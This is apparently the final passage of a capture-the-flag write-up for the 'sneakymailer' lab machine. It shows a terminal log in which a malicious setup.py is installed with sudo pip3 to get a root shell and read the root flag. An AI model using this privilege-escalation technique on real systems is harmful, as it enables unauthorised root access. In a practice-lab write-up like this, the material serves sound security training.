low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
low@sneakymailer:~$ sudo pip3 install $TF
sudo pip3 install $TF
whoami
whoami
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.Yqdiipefah
# root
# cd
cd
# ;s
;s
sh: 3: Syntax error: ";" unexpected
# ls
ls
sh: 3: sls: not found
# cat root.txt
cat root.txt
a0f967bca8b05036db6a4651f5409aa4
# 
```

Got root.txt